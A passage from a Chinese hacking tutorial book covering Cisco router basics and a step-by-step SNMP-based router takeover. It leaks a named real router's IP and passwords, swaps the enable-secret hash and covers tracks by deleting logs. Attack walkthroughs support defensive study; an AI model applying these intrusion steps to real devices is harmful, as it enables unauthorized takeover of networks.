Router(config)#interface e0          //进入接口模式
Router(config-if)#                  //接口模式提示符
Router(config)#rip                  //进入路由协议模式
Router(config-router)#              //路由协议模式提示符
Router(config)#line con 0           //进入线路模式
Router(config-line)#                //线路模式提示符
```

### （5）监控模式

该模式主要用于 Cisco 路由器 IOS 升级和口令恢复，这种模式不能用于路由器的正常配置。该模式的提示符为“>”在路由器重启时的 60 秒内，在超级终端（Windows 自带的一种通信终端工具）下同时按下“Ctrl+Break”组合键即可进入。

## 相关知识

路由器和计算机一样，它也需要一个操作系统，即 IOS（Cisco Internetwork Operating System）。Cisco 所有的路由器和交换机都使用 IOS 作为操作系统，一些针对 Cisco 路由器的溢出攻击是对 IOS 这种操作系统进行的溢出攻击。为了路由器的安全，网络管理员们要经常对 IOS 进行检查和升级，防止路由器遭到破坏。

## 常用命令

通过 Telnet 方式登录路由器后，可以键入“？”得到系统帮助，键入“Tab”可以补充未输入完成的命令，如图 6-18 所示。



### 3. 路由器的口令配置

跟许多程序一样，路由器的密码信息存储在其配置文件中。Cisco 路由器为了增加系统的安全性，在管理员对路由器进行配置时，都需要输入几道口令，在完成相应动作时都得输入相应口令才能继续。Cisco 路由器的主要口令有：Telnet 口令、enable 口令、console 口令及 aux 接口口令等，在这些口令中，大部分是明码显示的，管理员可以通过加密的方式对这些口令进行遮蔽，就算入侵者通过漏洞拿到路由器配置文件也难以继续操作。

#### (1) Telnet 口令

在网络中如果要使用 Telnet 方式对路由器进行配置和管理，则必须配置 Telnet 口令。路由器一般最多支持 5 个 Telnet 用户。

##### ① 配置 5 个口令相同的 Telnet 用户。

```
Router(config)#line vty 0 4          //进入 vty 0 4
Router(config-line)#login            //提示输入口令
Router(config-line)#password cisco   //配置 Telnet 密码为“cisco”
```

##### ② 配置口令不全相同的 Telnet 用户。

```
Router(config)#line vty 0          //进入 vty 0
Router(config-line)#login          //提示输入口令
Router(config-line)#password cisco1 //配置一个 Telnet 用户的口令为“cisco1”
Router(config)#line vty 1 3        //进入 vty 1 3
Router(config-line)#login          //提示输入口令
Router(config-line)#password cisco2 //配置一个 Telnet 用户的口令为“cisco2”
Router(config)#line vty 4          //进入 vty 4
Router(config-line)#login          //提示输入口令
Router(config-line)#password cisco3 //配置一个 Telnet 用户的口令为“cisco3”
```

#### (2) enable 口令（特权用户）（如图 6-20 所示）

```
Router(config)#enable password cisco //配置特权用户的口令为“cisco”，
                                      在配置文件中默认以明文显示
Router(config)#enable secret cisco   //配置特权用户的口令为“cisco”，
                                      在配置文件中默认以密文显示
```




图 6-20

## 黑客攻防实战入门（第3版）

### （3）console 接口口令（如图 6-21 所示）

```
Router(config)#line console 0           //进入 console 接口
Router(config-line)#login               //提示输入口令
Router(config-line)#password cisco      //配置 console 接口口令为“csico”
```




图 6-21

### （4）aux 接口口令

```
Router(config)#line aux 0               //进入 aux 接口
Router(config-line)#login               //提示输入口令
Router(config-line)#password cisco      //配置 aux 接口口令为“cisco”
```

在上述几种口令中，除了“enable secret”为加密口令信息外，其余口令信息均以明文方式显示在配置文件中。这里联想到了一件颇具黑色幽默的例子。我们曾通过 SNMP 配置缺陷得到了美国一台 Cisco 路由器的配置文件。在配置文件中，发现特权密码是以“enable secret”方式加密的，如下所示：

```
enable secret 5 $1$wDMK$Tcab85t/VtIo8irLLZjDb
```

这种方式的加密是基于 MD5 散列函数的单向加密算法，目前除了暴力破解还没有其他有效的方式破解该密文。然而在接下来的信息中不由得使我们对管理员大失所望：

```
line vty 0 4
password 44133
login
line vty 5 15
password 44133
login
```

从上述配置文件可以看到，对方的 Telnet 登录密码在此暴露无疑，最使我们感到诧异的是 Telnet 进入对方路由器后，进入特权用户的密码竟然与 Telnet 的密码完全一样。管理员在整个配置中使用了同一种密码，管理员既然有心对特权密码进行加密而未对其他接口密码进行任何加密处理，这种配置方式显然是非常失败的。如果想对上述几类密码进行加密的话，则可以使用如下命令：

```
Router(config)#service password_encryption
```

然而，“service password\_encryption”这种加密算法是一种不太复杂且可逆的 Cisco 专有算法，安全级别较低，有大量破解工具能破解这种方式下加密的口令。所以说，管理员在给自己的路由器上的各模块设置口令时，万万不可设置重复的口令，以防被入侵者破解进而深入路由器。

#### 4. 路由器存储模块

Cisco 路由器有几种不同的配置参数，并存放在不同的内存模块中。众所周知，计算机的可用存储模块共有两个，一个是硬盘，另一个就是内存了。与计算机相比，Cisco 路由器的存储模块要更为复杂，它大概分为以下几个部分。

##### (1) ROM (Random Access Memory)

ROM 又被称做只读存储器，它存储着路由器正在使用的 IOS（路由器的操作系统）的一份副本。在 ROM 中存放着系统的引导程序，类似于 PC 的 BIOS，是一种只读存储器。

##### (2) 闪存 (Flash)

Flash 又被称做 EEPROM (Electronic Erasable Programmable Random Access Memory)，用来存储 IOS 软件映像文件。闪存是可擦除的内存，其中的 IOS 可以被新版本的 IOS 覆盖，Cisco 路由器的 IOS 升级其实就是将闪存中的 IOS 映像文件进行更换。系统在断电后，程序不会丢失闪存里存放的 IOS 镜像，这里类似于 PC 的硬盘，是一种可擦写、可编程的存储器。

##### (3) RAM (Random Access Memory)

IOS 将随机访问存储器分成共享和主存，主要用来存储运行中的路由器配置和与路由协议有关的 IOS 数据结构。路由器启动后，RAM 将会从 NVRAM 中读取配置信息，并控制路由器的活动。如果说管理员修改了配置文件，那么此时被修改的是正在 RAM 中运行的配置信息，而不是修改 NVRAM 内的配置信息，路由器一旦断电后，RAM 中的管理员所修改的配置文件将丢失。如果想使路由器在断电重启后使用管理员修改过的配置信息，则可以使用“copy running-config startup-config”命令，这个命令是将存储在 RAM 的正确配置复制到路由器的 NVRAM 中。这样，在下次启动时，路由器就会使用这个修改后的配置了，其中的“running-config”指的正是 RAM 中正在执行的路由器配置文件。

##### (4) NVRAM (Non-Volatile Random Access Memory)

非易失性随机访问存储器，用来存储系统的配置文件。路由器的配置文件就存放在这里。上述命令中使用的“startup-config”就是指 NVRAM 中包含的配置文件。

路由器在刚通电时，首先运行的是 ROM 中的程序，进行系统自检及引导，完毕后将会运行 Flash 中的 IOS，然后从 NVRAM 中调取路由器的配置文件 (startup-config)，并将它存放在 RAM 内 (running-config)。有人可能会说，为什么需要将配置文件像这样“转手”呢？这不是自寻麻烦吗？这里，正是这种“转手”方式使得路由器运行得更为稳定。为什



## 黑客攻防实战入门（第3版）

么这么说呢？因为路由器在网络中的位置异常重要，所以在平时的管理中不能出现任何差错，通过这种方式能有效降低管理员因配置错误从而导致路由器无法正常工作的概率。如果因管理员对路由器配置错误导致路由器无法正常工作，最快的解决方法就是将路由器重启，让路由器从 NVRAM 中加载正确的配置文件。值得注意的是，在上述几个存储模块中，ROM、NVRAM 的大小不能调整，而 RAM、Flash 的大小可以调整。

### 5. 配置信息的保存及导入

- ① 将当前配置（running-config）保存至启动配置（startup-config）中，命令如下：

```
Router#copy run start
```

或者

```
Router(config)#write
```

- ② 将当前配置（running-config）保存到 TFTP 服务器上，命令如下：

```
Router# copy running-config tftp //根据提示进行 IP 地址、文件名、存储位置的设  
//置，如图 6-22 所示
```




图 6-22

在图 6-22 中，“220.170.169.65”是我们设立的 TFTP 服务器，当输入上述命令后，此时 TFTP 服务器也有了响应，如图 6-23 所示。




图 6-23

③ 将 TFTP 服务器上的配置文件导入到当前配置（running-config）中，命令如下：

Router#copy tftp running-config //根据提示进行 IP 地址、文件名、存储位置的  
//设置，如图 6-24 所示




图 6-24

### 6.3.2 SNMP 配置缺陷入侵 Cisco 路由器

在上节中介绍了一些基本的 Cisco 路由器操作知识，相信大家应该对 Cisco 路由器已有所了解。通过 SNMP 配置缺陷，入侵者可以顺利拿到路由器的配置文件，通过解密手段可以得到路由器的 Telnet 密码甚至是特权密码，进而控制路由器。在本节中，将给大家介绍 Cisco 路由器 IOS 软件中的 SNMP 共享字符串漏洞。要知道漏洞原理，首先得明白什么是 SNMP。

#### 1. SNMP 简介

SNMP（简单网络管理协议）全称为 Simple Network Management Protocol，其诞生主要是针对 TCP/IP 网络协议的提出，它和 WWW、SMTP、FTP 一样，都工作于 TCP/IP 模型的应用层下。它的提出是 IETF（Internet Engineering Task Force，Internet 工程任务组织）的研究小组为了解决 Internet 上路由器管理的问题，它提供了一种从网络设备中收集网络管理信息的方法，也为设备向网络管理中心报告问题和错误提供了一种方法。随着 Internet 的快速发展，SNMP 事实上也变为了网络管理协议，在互联网骨干设备和绝大多数厂商的网络产品中得到了广泛应用。

SNMP 是一个用于管理 IP 网络结点的协议。此协议包括了监视和控制变量集，以及用于监视设备的两个数据格式：MIB 和 SMI。

- MIB 是 Management Information Base（管理信息库）的缩写。它是由网络管理协议访问的管理对象数据库，包括可以通过网络设备的 SNMP 管理代理进行设置的变量。

- SMI 是 Structure of Management Information（管理信息结构）的缩写。它用于定义通过网络管理协议可访问的对象的规则。SMI 定义在 MIB 中使用的数据类型及网络资源在 MIB 中的名称或表示。

## 2. 代理和管理站的模型

SNMP 分为两种角色：SNMP 管理站和 SNMP 代理。代理是实际网络设备中用来实现 SNMP 功能的部分。代理在 UDP 的 161 端口上接收管理站请求的读/写消息，管理站在 UDP 的 162 端口上接收代理通告的事件消息。由于采用的是 UDP 协议，其不需要在代理和管理站之间建立连接。所以，一旦获取设备的访问权限，就可以访问设备信息、改写和配置设备参数。

## 3. SNMP 的简单认证

目前，SNMP 共有 3 个版本，即 SNMPv1、SNMPv2、SNMPv3。目前大多数厂商生产的网络设备普遍支持的版本是 SNMPv1 和 SNMPv2，从这 3 个版本的安全机制来看，后者安全性能最优，但 SNMPv3 没有得到厂商的广泛应用。SNMPv1 和 SNMPv2 版本对来访者的唯一限制是团体名而没有用户和密码的概念，其作用类似口令，只要提供正确的团体名，就可以对设备进行读或读/写操作。SNMP 代理检查消息中团体名字段的值，符合预定值时接收和处理该消息。根据 SNMPv1 协议规定，大多数网络产品出厂时默认的只读操作的团体名为“public”，读/写操作的团体名为“private”，一般情况下，网络管理人员从未修改过该值。这里，就可以利用管理员的疏忽拿到 Cisco 路由器的配置文件。

## 4. 利用 SolarWinds 2002 得到 Cisco 配置文件

SolarWinds 2002 是一款非常出色的网络工具箱，它的用途十分广泛，从简单网络监控到更为复杂的性能监控和地址管理功能都使它成为了网络管理员的最爱，同时它也是入侵者最为青睐的工具。作为一把双刃剑的它，能最大程度地检测出网络中所存在的问题，帮助管理员解决网络中存在的安全隐患。同时也能帮助入侵者顺利渗入网络中的每一个结点，成为入侵者驰骋的宝刀。在这里，我们将会给大家演示如何利用这个强大的工具来入侵 Cisco 路由器。

SolarWinds 2002 的安装文件大小为 70MB，安装过程也十分简单，安装完毕后，桌面上会生成两个快捷方式：“Network Performance Monitor”（网络性能监控器）和“IP Network Browser”（IP 网络扫描器）。

这里，双击“IP Network Browser”，如果是第一次运行“IP Network Browser”，SolarWinds 会要求用户根据自身所处的网络环境设置最佳参数，如图 6-25 所示。

单击“Next”按钮，SolarWinds 会要求用户增添 SNMP 的团体名，默认是“public”和“private”。为了提高扫描的效率，这里，可以将“public”删除，只选择“private”，如图 6-26 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-25




图 6-26

在对 SNMP 团体名设置完成后，将看到图 6-27 所示的界面。此时，SolarWinds 将会让用户选择自己的网络环境，“Dial-up network connection”是拨号连接网络，“Direct connection to a LAN”是直接与局域网相连，用户可以根据自己的网络环境进行选择。

当对“IP Network Browser”设置完毕后，将会看到“IP Network Browser”扫描的主界面，如图 6-28 所示。



图 6-27




图 6-28

接下来，在“Scan an IP Address Range”栏中输入想要扫描的 IP 段，从输入的 IP 中找到符合条件的路由设备。单击“Scan Address Range”按钮后，程序将会对输入的 IP 段主机进行扫描，如果用户所输的 IP 网段范围不是很大的话，则一会就可以看到扫描结果，如图 6-29 所示。



图 6-29

## 黑客攻防实战入门（第3版）

其中，“Cisco”代表的是 Cisco 路由器，从图 6-29 中可以看到，该路由器的团体名为“private”，即可读可写。如果单击图示中的“+”号，还可以展开所对应项目的信息，如图 6-30 所示。




图 6-30

通过 SolarWinds 的扫描，Cisco 路由器的一些基本信息就这么轻易地被入侵者掌握了。但是入侵者的最终目的并不是为了获取路由器的基本信息，而是为了拿到路由器的配置文件，这里，入侵者就利用了 SNMP 团体名为“private”的信息开始尝试获取路由器配置文件。

在 SolarWinds 的安装目录下，找到“SolarWinds-Toolbar”并打开，这是 SolarWinds 的工具条，界面酷似 QQ，简洁明了，如图 6-31 所示。

在“Cisco Tools”栏中，找到“Download Config”选项并单击将其打开，如图 6-32 所示。

在打开的同时，SolarWinds 自带的 TFTP 服务器也同时启动了，如图 6-33 所示。

在“Download Cisco Config”对话框中，在“Router Hostname or IP Address”中输入 Cisco 路由器 IP 地址；在“Community String”中输入 SNMP 的团体名称；在“Save config to”中设置 Cisco 路由器的配置存放地址；在“TFTP Server Address”中输入开启的 TFTP 服务器地址。一切按实输入完毕后，单击“Copy Config from Router/Switch to PC”按钮，将路由器或交换机的配置文件复制到 TFTP 服务器上。在复制过程中，会出现图 6-34 所示的界面。

程序会询问用户是复制 Cisco 路由器中 RAM（running-config）还是 NVRAM（startup-config）中的配置文件。这里，我们选择的是 RAM（running-config）中的配置信息。同时，TFTP 服务器也有了反应，如图 6-35 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 6 章 盗用路由器



图 6-31




图 6-32




图 6-33




图 6-34




图 6-35

此时，打开在“Download Cisco Config”中设置的保存目录，可以看到，Cisco 路由器的配置文件已经成功复制过来了，如图 6-36 所示。



图 6-36

用记事本打开配置文件，可以看到经 Cisco 加密后的密文，如果运气好的话，还可能是明文显示的，如图 6-37 所示。

这里，“enable password”命令的密码其加密机制已经很古老了，存在着极大的安全漏洞。通过一些简单的工具就可以得到破解的用这种方式加密的密码，而 SolarWinds 中就带有此加密算法的解密工具。

黑客攻防实战入门（第3版）

在“Cisco Tools”栏中找到“Router Password Decryption”并单击打开。在“Encrypted Password”文本框中输入待破解的密文，单击“Decrypt”按钮，Cisco 路由器的登录密码就被反解出来了，如图 6-38 所示。



图 6-37




图 6-38

由图 6-37 可知，“6897423”即路由器“61.187.107.130”的登录密码。打开命令提示符，输入“Telnet 61.187.107.130”，再输入登录密码，即可顺利登录，如图 6-39 所示。




图 6-39

这里，入侵者已经顺利登录了路由器，可以通过一些基本命令来查询该路由器的一些基本信息。但如果要对路由器进行设置，权限还是不够，入侵者还得设法获取路由器的特权口令才行。回到路由器配置文件中，找到了特权口令经加密后的密文，如图 6-40 所示。




图 6-40

这种密文是基于 MD5 非传统加密的密文，要破解该密文相对来说难度比较大。到了这里，难道就没有其他方式继续深入路由器了吗？答案是否定的，入侵者可以修改配置文件，将已知密码的密文与原密文进行替换，通过 TFTP 服务器将该配置文件覆盖到 RAM（running-config）中，然后通过 Telnet 进入路由器。

我们将密码“44133”所对应的密文“enable secret 5 \$1\$.Cid\$GwFeiB9CCRHAveVVKy3xT”替换到原配置文件中，然后利用“Cisco Tools”栏中的“Upload Cisco Config”将该配置文件覆盖到路由器中的 RAM（running-config），如图 6-41 所示。




图 6-41

在进行此步骤之前，还得先设置 TFTP 服务器，将 TFTP 设置为可读可写，如图 6-42 所示。




图 6-42



### 黑客攻防实战入门（第3版）

设置完毕后，单击“Copy Config from PC to Router/Switch”按钮，将修改后的配置文件覆盖到路由器中的 RAM（running-config）中。此时，重新登录到该路由器，尝试刚刚更改的特权口令进入特权模式，成功进入，如图 6-43 所示。



图 6-43

一台路由器的最高权限就这样被拿下了，在进入特权模式后，入侵者可以做任何他想做的事情，这台路由器所管辖的网段将会被入侵者所控制。

当入侵者对路由器操作完毕后，将会删除路由器的日志记录，并将 RAM（running-config）中的配置文件从 NVRAM（startup-config）里还原回来，以免管理员察觉，如图 6-44 所示。




图 6-44

对绝大多数路由器来讲，一般都具有两种控制途径：一种是基于 Web 方式控制路由器，另一种是通过 Telnet 方式。这种控制方式的好处是界面较为友好，操作起来简洁明了，Cisco

在 IOS 版本中加入了 Web 远程管理路由的功能，这对于管理员来说，无疑是值得高兴的事情，但隐患也随之而入，攻击者会利用一系列手段对 Web 端口进行攻击，从而导致路由器重启。

## 6.4 小结

在本章中，我们介绍了路由器的基本概念和网络构成，以及一些家庭路由器的入侵方法。随着宽带用户的增加，使得越来越多的 ADSL 路由器，甚至是无线路由器进入普通家庭。管理好自己家庭的路由器，避免个人隐私外泄，也成为了网络安全不可或缺的重要组成部分。希望能够通过本章的介绍，加强路由器的管理和安全防范，提高整体网络的安全指数，避免个人隐私外泄。



## 第 7 章 入侵无线网

随着无线网络应用的日益普及，无线网络的安全问题也越来越受到人们的关注。对于有线网络来说，它们之间的数据是通过电缆来传输的，通常只有在物理链路遭到破坏的情况下，数据才有可能被泄露。但在无线网络中，数据是在空中传播的，它不需要任何介质，只要在无线接入点（AP）覆盖的范围内，就可遭到入侵者的各种袭击。

而且，值得大家注意的是，目前国内，随着家庭用无线路由器使用的增加，无线网络已经变得越来越普及，无线局域网的安全问题也显得日益突出。甚至可以说，我们可能没有意识到我们的家庭无线网正在或者已经被黑客入侵。通过本章的学习，希望大家会对无线网络安全能有一个全新的认识。

在本章中，我们会了解如下内容：

- ✎ 无线网基本知识和威胁。
- ✎ Wi-Fi 功能漏洞原理。
- ✎ 无线网扫描利器 NetStumbler。
- ✎ 如何配置无线网路由器和网卡。

### 7.1 无线威胁概述

#### 7.1.1 无线网络基本知识

在进入无线网络安全领域之前，我们先来补充一些关于无线网络的基本知识，方便我们更加透彻地了解无线网的攻击与防御。

##### 1. 什么是无线局域网

无线局域网，英文全称为 Wireless Local Area Networks，简称 WLAN，它是利用射频（Radio Frequency，RF）技术取代旧式物理电缆所构成的局域网络，WLAN 利用电磁波在空气中发送和接收数据，而无须线缆介质。WLAN 的数据传输速率现已经能够达到 11Mbps/54Mbps/150Mbps 甚至更高，传输距离可远至 20km 以上。相较于传统的有线网络，它是对有线连网方式的一种补充和扩展，它不但为局域网节省了布线的成本，而且能更快速地架构起网络环境，对于用户来说，则大幅度增加了行动力与便利性。

## 2. Wi-Fi 标准

Wi-Fi 的全称为“Wireless Fidelity”，即“无线相容性认证”。之所以说它是一种认证标准，是因为它并不只是针对某一 WLAN 规范的技术标准，而是一种无线传输的规范。

## 3. 什么是 WEP、WPA

WEP 是 Wired Equivalent Privacy 的简称，它是 802.11b 标准中的一种安全性协议。WEP 是为了提供和有线 LAN 同级的安全性而制造的。因为 LAN 的物理结构对其传输线路有保护，部分或全部网络电缆埋在建筑物里面也可以防止未授权的访问，所以 LAN 比 WLAN 更为安全。经由无线电波构造的 WLAN 没有同样的物理结构，任何拥有无线设备的人都可以进行连接，因此很容易受到攻击和干扰。

WEP 的目的就是通过将无线电波里的数据进行加密，进而提供 WLAN 的安全性。但由于 WEP 的算法没能雇佣到密码学专家加入分析，2001 年，加州大学伯克利分校发表了一篇描述 WEP 中存在严重漏洞的论文，入侵者可将无线网络中传输的数据采集并进行解析，通过一段时间后可将 WEP 密钥计算出来。WPA 是继承了 WEP 基本原理而又解决了 WEP 缺点的一种新的加密技术。由于加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥。

### 7.1.2 什么是无线威胁

所谓无线威胁，就是指用户在通过（无线接入点 AP）认证后并进入其所处网络环境的安全状况。一般而言，在局域网内对用户进行非法入侵要比在外网内容易许多，所以当入侵者在外网对目标主机进行攻击而没有达到预期效果时，往往会从目标主机的内部网络下手，这时，无线网络往往就成为入侵者继续深入的首选。

#### 1. 无线网络所面临的三大风险

##### （1）网络资源暴露无遗

一旦入侵者通过无线设备连接到用户所处的 WLAN（无线局域网）后，他们就与那些直接通过交换机连接的用户一样，对整个网络都将具有一定的访问权限。在这种情况下，除非用户事先已采取了一些措施，限制不明用户访问网络中的资源和共享文档，否则入侵者能够做授权用户所能做的任何事情，包括在用户的网络上，以及文件、目录或者整个硬盘驱动器上进行复制或删除操作，或者种植特洛伊木马、键盘记录或其他恶意程序，利用它们达到入侵者预期的目的，并且通过无线网络继续深入目标主机。

##### （2）敏感信息被泄露

如果入侵者的目的是为了窃取内部网络中的数据资料，由于防护措施做得很完善，在尝试直接入侵系统失败后，入侵者甚至还可以在 WLAN 中架设嗅探设备，对在无线网络中

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

传输的数据进行监听，一旦监听到密码信息，那么用户所处的无线网络将不再安全。

### (3) 充当入侵者跳板

